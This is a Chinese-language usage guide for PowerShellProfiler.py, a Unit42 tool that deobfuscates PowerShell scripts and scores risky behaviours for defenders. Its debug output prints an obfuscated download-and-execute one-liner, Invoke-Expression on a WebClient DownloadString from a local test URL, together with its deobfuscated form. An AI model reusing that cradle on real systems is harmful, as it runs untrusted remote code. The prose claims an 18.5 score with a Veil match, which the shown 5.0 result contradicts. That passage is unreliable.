该项目代码来自 https://github.com/pan-unit42/public_tools/tree/master/powershellprofiler
PowerShellProfiler.py 是一个用于对 PowerShell 脚本进行静态分析的脚本,它通过去混淆和规范化内容,然后对行为指标进行画像分析。这些行为会被评分,分数汇总后将给出该 PowerShell 脚本的可能风险等级。该工具的创建旨在展示一种处理 PowerShell 脚本批量分析的实际方法,并通过提供另一个可用于加速分析的工具来帮助蓝队。
在 Unit42 博客系列 -“通过静态分析对 PowerShell 脚本进行实用行为画像” 中,介绍了这种静态分析 PowerShell 脚本行为画像方法的概念、设计以及优缺点。
usage: PowerShellProfiler.py [-h] -f <file_name> [-d]

PowerShellProfiler analyzes PowerShell scripts statically to identify and
score behaviors.

optional arguments:
  -h, --help            show this help message and exit
  -f <file_name>, --file <file_name>
                        PowerShell Script to behaviorally profile
  -d, --debug           Enables debug output
标准用法相当简单。只需使用“-f”参数传递文件名(PowerShell 脚本、ScriptBlock 日志导出、文本文件等),PowerShellProfiler.py 脚本就会输出结果。
C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.008002 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]

输出为逗号分隔,使用以下字段:
File Name , Profiling Score , Proposed Risk Level , Analysis Runtime , Behaviors (pipe-delimited)
在此示例中,文件“1.ps1”被识别为具有以下特征/行为:这些特征表明该脚本能够下载内容、启动进程、执行额外的脚本内容、使用压缩、枚举某种系统信息、整个脚本只占一行,并且存在与已知恶意软件家族“Veil”匹配的模式。这些行为被单独评分,合计为 18.5,属于最高风险区间。
此外,还有一个“debug”模式,使用“-d”参数,该模式对于排查解码/去混淆失败、运行时间长、分析解码内容以发现新行为等问题非常有用,并且通常提供更详细的输出。

C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -d -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
Opened File C:\Users\Al1ex\Desktop\Powershell\1.ps1
[+] Normalization Function
        [!] Format Replaced - True: 0:00:00.000997
        [!] Format Replaced - True: 0:00:00
[+] Normalization Function
[+] Normalization Function


##### TIMING / MATCH #####

Main Processing: 0:00:00.003988
Family ID: 0:00:00.001995
Behavior Check - Code Injection: 0:00:00
Behavior Check - Key Logging: 0:00:00
Behavior Check - Screen Scraping: 0:00:00
Behavior Check - AppLocker Bypass: 0:00:00
Behavior Check - AMSI Bypass: 0:00:00
Behavior Check - Clear Logs: 0:00:00
Behavior Check - Coin Miner: 0:00:00
Behavior Check - Embedded File: 0:00:00
Behavior Check - Abnormal Size: 0:00:00
Behavior Check - Ransomware: 0:00:00
Behavior Check - DNS C2: 0:00:00
Behavior Check - Disabled Protections: 0:00:00
Behavior Check - Negative Context: 0:00:00
['DownloadString']
Behavior Check - Downloader: 0:00:00
Behavior Check - Starts Process: 0:00:00
['Invoke-Expression']
Behavior Check - Script Execution: 0:00:00
Behavior Check - Compression: 0:00:00
Behavior Check - Hidden Window: 0:00:00
Behavior Check - Custom Web Fields: 0:00:00
Behavior Check - Persistence: 0:00:00
Behavior Check - Sleeps: 0:00:00
Behavior Check - Uninstalls Apps: 0:00:00
Behavior Check - Obfuscation: 0:00:00
Behavior Check - Crypto: 0:00:00
Behavior Check - Enumeration: 0:00:00
Behavior Check - Registry: 0:00:00
Behavior Check - Sends Data: 0:00:00
Behavior Check - Byte Usage: 0:00:00
Behavior Check - SysInternals: 0:00:00
Behavior Check - One Liner: 0:00:00
Behavior Check - Variable Extension: 0:00:00
Behavior Check - Script Logging: 0:00:00
Behavior Check - License: 0:00:00
Behavior Check - Function Body: 0:00:00
Behavior Check - Positive Context: 0:00:00
Behavior ID: 0:00:00.010971
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.018915 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]


##### ORIGINAL SCRIPT #####

.("{4}{1}{0}{2}{3}" -f 'Express','-','io','n','Invoke') (&("{2}{0}{3}{1}"-f 'e','-Object','N','w') System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

##### ALTERED SCRIPT #####

."Invoke-Expression" (&"New-Object" System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

C:\Users\Al1ex\Desktop\PowerShellProfiler>